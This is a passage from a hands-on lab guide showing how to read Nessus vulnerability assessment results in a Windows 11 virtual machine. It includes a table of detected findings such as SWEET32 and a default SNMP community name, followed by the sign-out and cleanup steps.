
35. A list of discovered vulnerabilities appears. You can further click on plugins (here, **42873**) to view more detailed information on the vulnerability

Note: The results might differ when you perform this task.




Severity	CVSS v3.0	Plugin	Name
HIGH	7.5	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5*	41028	SNMP Agent Default Community Name (public)
MEDIUM	6.5	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	104743	TLS Version 1.0 Protocol Detection
MEDIUM	5.3	45411	SSL Certificate with Wrong Hostname
MEDIUM	4.0	58453	Terminal Services Doesn't Use Network Level Authentication (NLA) Only
MEDIUM	6.4*	57582	SSL Self-Signed Certificate
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	10761	COM+ Internet Services (CIS) Server Detection
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	11002	DNS Server Detection
INFO	N/A	54615	Device Type

36. The selected plugin details are displayed, as shown in the screenshot.




37. In this way, you can select a vulnerability of your choice to view the complete details.

38. Once the vulnerability analysis is done, switch back to the tab where Nessus is running and click **Admin** → **Sign Out** in the top-right corner.



39. Once the session is successfully logged out, a **Signed out successfully. Goodbye, admin** notification appears.



40. This concludes the demonstration of performing vulnerability assessment using Nessus.

41. Close all open windows and document all the acquired information.

42. Turn off the **Windows 11** virtual machine.

